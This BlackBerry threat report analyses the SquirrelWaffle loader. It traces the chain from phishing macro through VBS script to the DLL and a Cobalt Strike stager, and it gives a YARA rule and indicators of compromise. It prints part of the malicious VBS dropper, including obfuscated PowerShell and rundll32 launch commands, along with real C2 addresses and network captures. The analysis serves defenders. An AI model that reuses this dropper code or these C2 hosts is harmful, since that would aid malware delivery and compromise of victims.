Threat Thursday: SquirrelWaffle Takes a Bite Out of Victim's Bank Accounts

blogs.blackberry.com/en/2021/11/threat-thursday-squirrelwaffle-loader

The BlackBerry Research & Intelligence Team

Summary

The SquirrelWaffle loader is a relatively new piece of malware that has been delivered through malspam (malicious spam) campaigns. An unpatched vulnerability (as of Oct. 12, 2021) in Microsoft® Exchange Servers is being exploited by SquirrelWaffle in order to distribute these emails.

This threat has been distributed in phishing campaigns via weaponized Microsoft® Office documents and Excel® sheets containing embedded malicious macros. Upon enabling macros, the victim's machine will leverage a script to reach out to a hardcoded command-and-control (C2) server in order to retrieve the malicious loader.

The malware loader has been observed distributing both the Qakbot banking Trojan and Cobalt Strike stagers.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	Medium

Technical Analysis

The attack chain begins when the victim receives a phishing email pretending to be from a legitimate source. The email contains a ZIP file which, when unzipped, will drop a Microsoft® Word document weaponized with VBA macros.



Figure 1 - Weaponized Word document contained within ZIP file

The Word document prompts the user to enable macros, which begins the execution chain. Looking at the macros contained within the OLE file, we can see that there are two: “AutoOpen" and "eFile."



Figure 2 - Malicious macros contained within Word document

The presence of an AutoOpen macro is typically a red flag for potential malicious activity. The AutoOpen functionality is launched immediately when macro content is enabled, rather than needing to be run manually.

In this case, from analyzing the macro we can see that the AutoOpen function is being used to point to the eFile macro.



Figure 3 - AutoOpen function pointed at malicious macro eFile

Contained within the Word doc is a UserForm object called “t2.” A UserForm object is a window or dialog box that makes up part of an application's user interface. This object t2 is the DocuSign image; however, within the caption field we can see that the malicious script "pin.vbs" is stored.



Figure 4 - UserForm t2 stores VBS script in caption field of image

As seen in Figure 5 below, the code "bxh" within the eFile macro is being used to extract the VBS file pin.vbs, mentioned above from the UserForm object t2. Once extracted, it will then write the VBS to disk in "C:\ProgramData\pin.vbs."

The eFile macro code also uses string reversal in an attempt to impede analysis. The code contains a reversed copy of the string command "cmd /k cscript.exe C:\ProgramData\pin.vbs," which is used to launch this malicious VBS script after it has been extracted from the UserForm.



Figure 5 - eFile macro which is used to drop and launch malicious VBS

SquirrelWaffle Loader

The SquirrelWaffle loader analyzed in this report is a Windows® 32-bit DLL file with the SHA256 of **00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c**. The malware is retrieved and loaded using the VBS script mentioned above.

```
HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

Figure 6 – VBS Script containing rundll32 functionality along with commands to run SquirrelWaffle payloads

The VBS script contains very minimal obfuscation, as can be seen in Figures 6 and 7. It uses a loop function and the method "(New-Object Net.WebClient).Download" to reach out to five different C2 addresses in order to retrieve the malicious payload.

Figure 7 - VBS script containing C2s used to retrieve the SquirrelWaffle loader payload

Rundll32 is a legitimate Windows utility that is used by this sample to connect to its C2 servers, to download and execute the next stage payloads. This technique is known as living-off-the-land (LoL), as it uses legitimate binaries already on a victim's machine to perform malicious activities.

The loader uses a custom packer to hide the main payload. In order to unpack itself, the file executes a shellcode that decompresses the payload into a new location in memory, and it executes the malware. The malware is loaded using the command "cmd/c rundll32.exe C:\ProgramData\ww1.dll,ldr."

The goal of SquirrelWaffle is to retrieve and execute additional payloads from remote C2 servers. This list of IP addresses and C2 URLs are encrypted using an XOR algorithm and stored in the ".rdata" section of the loader, along with the decryption key.

At the time of analysis, the loaders' requests to the C2 servers did not result in further infection, as these particular C2 servers are no longer active. However, the intention of the loader analyzed in this sample was to load a Cobalt Strike beacon called "RVOgDko8fnP.txt" into the %AppData%Temp folder.



Figure 8 - Cobalt Strike Beacon Loader dropped into AppData\Temp

A copy of this file was obtained from *malware-traffic-analysis.com* for analysis. The file uses the .TXT file extension as a measure to remain undetected on the victim's machine. This is not a text file but a PE DLL file that contains a Cobalt Strike stager.

This DLL file is used to create an HTTP connection with the C2 server 213[.]227[.]154[.]92 over port 8080.

Source	Destination	Protocol	Port	Info
192.168.0.33	213.227.154.92	TCP	64699	64699 → 8080 [ACK] Seq=776 Ack=18134 Win=66304 Len=0
213.227.154.92	192.168.0.33	TCP	8080	8080 → 64699 [ACK] Seq=18134 Ack=776 Win=64128 Len=1446
213.227.154.92	192.168.0.33	TCP	8080	8080 → 64699 [PSH, ACK] Seq=19580 Ack=776 Win=64128 Len=1446
192.168.0.33	213.227.154.92	TCP	64699	64699 → 8080 [ACK] Seq=776 Ack=21026 Win=66304 Len=0
213.227.154.92	192.168.0.33	TCP	8080	8080 → 64699 [ACK] Seq=21026 Ack=776 Win=64128 Len=1446
213.227.154.92	192.168.0.33	TCP	8080	8080 → 64699 [PSH, ACK] Seq=22472 Ack=776 Win=64128 Len=1446
192.168.0.33	213.227.154.92	TCP	64699	64699 → 8080 [ACK] Seq=776 Ack=23918 Win=66304 Len=0

Figure 9 - Cobalt Stager creating connection with C2 server over port 8080

Within the strings we can see further evidence of this functionality. The Cobalt Strike stager sends an HTTPS GET request to 213[.]227[.]154[.]92 with the path /jquery-3.3.1.slim.min.js. The server returns a jQuery file, which contains an embedded Cobalt Strike beacon.

0x2cd818	38	GET /jquery-3.3.1.slim.min.js HTTP/1.1
0x2cd848	32	Referer: http://code.jquery.com/
0x2cd99a	34	etworkListManager
0x2cdaea	16	egotiate
0x2cdaff	5	JLMEM
0x2cdb48	16	zerberos
0x2cdcc8	38	213.227.154.92:8080
0x2ce1a8	130	C:\Users\Analyst\AppData\Roaming\Microsoft\Windows\IECompatCache\
0x2ce248	134	C:\Users\Analyst\AppData\Roaming\Microsoft\Windows\iecompatuaCache\
0x2ce388	86	z+ncalrpc:[OLEA73A2FD225CF46BCBE53EE3F68C4]
0x2ce3e6	52	NT AUTHORITY\LOCAL SERVICE
0x2ce5b8	54	DisallowedCert_AutoUpdate_1
0x2cefee	10	)8)8)
0x2cff16	98	4s://213.227.154.92:8080/jquery-3.3.1.slim.min.js

Figure 10 - Strings contained in Cobalt stager

Conclusion

While SquirrelWaffle is relatively new, it presents a lot of potential to become a mainstay in the threat landscape. With the recent takedown of the Emotet botnet, there is a gap to be filled by threat actors spreading their creations via malspam.

The SquirrelWaffle loader's versatility offers attackers an initial foothold onto the victim's machine and allows them the freedom to choose how to monetize their attack. This threat has been observed delivering Cobalt Strike Beacons such as the one that was loaded by the sample analyzed above, as well as Qakbot banking Trojan, as has been observed by other researchers.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
rule SquirrelWaffle_Loader {
   meta:
      description = "Detects SquirrelWaffle Loader"
      author = "BlackBerry Threat Research Team"
      date = "2021-11-01"
license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

   strings:
      $s1 = "true.dll"
      $s2 = "Teachhear"
      $s3 = "RSDSpz"
      $s4 = "Actcause"
      $s5 = "c:\\equal\\True\\bird_Select\\780\\true.pdb"
      $s6 = "AppPolicyGetProcessTerminationMethod"
      $s7 = "LocaleNameToLCID"
      $s8 = "DHCPSAPI.DLL"

   condition:
   (
   //PE File
   uint16(0) == 0x5a4d and

   // dll
   pe.DLL and
   // PE Sections
   pe.number_of_sections == 5 and

   // Checksum is not set and does not match
   pe.checksum != pe.calculate_checksum() and

   //All Strings
   all of ($s*) and

   // Imphash
   pe.imphash() == "1b8854882478e8ab7439d9dedeec9966" )
}
```

Indicators of Compromise (IoCs)

Hashes

263C3C63E2355A8B784660BF0A25EC349B1270C68F53617BD73B65DFC10EECC8 (email zip)
449FC42C5403C4F26FD123065A0FC2B834161514086A274F477D3C18D88F4238 (doc)
A71FE2BCBB17E7CCCCA5A4A7016189421147FA87646AE8C1D9599C31D9B10E79 (VBS)
00D045C89934C776A70318A36655DCDD77E1FEDAE0D33C98E301723F323F234C (dll)
3C280F4B81CA4773F89DC4882C1C1E50AB1255E1975372109B37CF782974E96F (Cobalt)

C2 Servers Used to Host SquirrelWaffle Loader

- https://priyacareers[.]com/u9hDQN9Yy7g/pt.html
- https://perfectdemos[.]com/Gv1iNAuMKZ/pt.html
- https://bussiness-z[.]ml/ze8pCNTIkrIS/pt.html
- https://cablingpoint[.]com/ByH5NDoE3kQA/pt.html
- https://bonus.corporatebusinessmachines[.co.in]/1Y0qVNce/pt.html

Domains used by the Loader for C2

- perfectdemos[.]com
- bonusvulkanvegas[.]srdm[.]in
- dashboard[.]adlytic[.]ai
- celulasmadreenmexico[.]com[.]mx
- cablingpoint[.]com
- priyacareers[.]com
- ebrouteindia[.]com
- afrizam[.]360cyberlink[.]com
- test[.]dirigu[.]ro
- assurant[.]360cyberlink[.]com
- sig[.]institutoacqua[.]org[.]br
- ifiengineers[.]com
- giasuphire[.]tddvn[.]com
- gerencial[.]institutoacqua[.]org[.]br
- bussiness-z[.]ml

File System

- Diagram-721.doc (Weaponized Doc)
- Pin.vbs (Malicious VBS Script)
- RVOgDko8fnP.txt (Cobalt Strike Payload)
- www1.dll (SquirrelWaffle Payload)
- www2.dll (SquirrelWaffle Payload)
- www3.dll (SquirrelWaffle Payload)
- www4.dll (SquirrelWaffle Payload)
- www5.dll (SquirrelWaffle Payload)

BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you providing around-the-clock support, where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

References

https://www.itpro.co.uk/security/ransomware/361417/microsoft-exchange-servers-distribute-squirrelwaffle-malware

https://cyware.com/news/squirrelwaffle-a-new-malware-loader-in-town-35b497c4

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back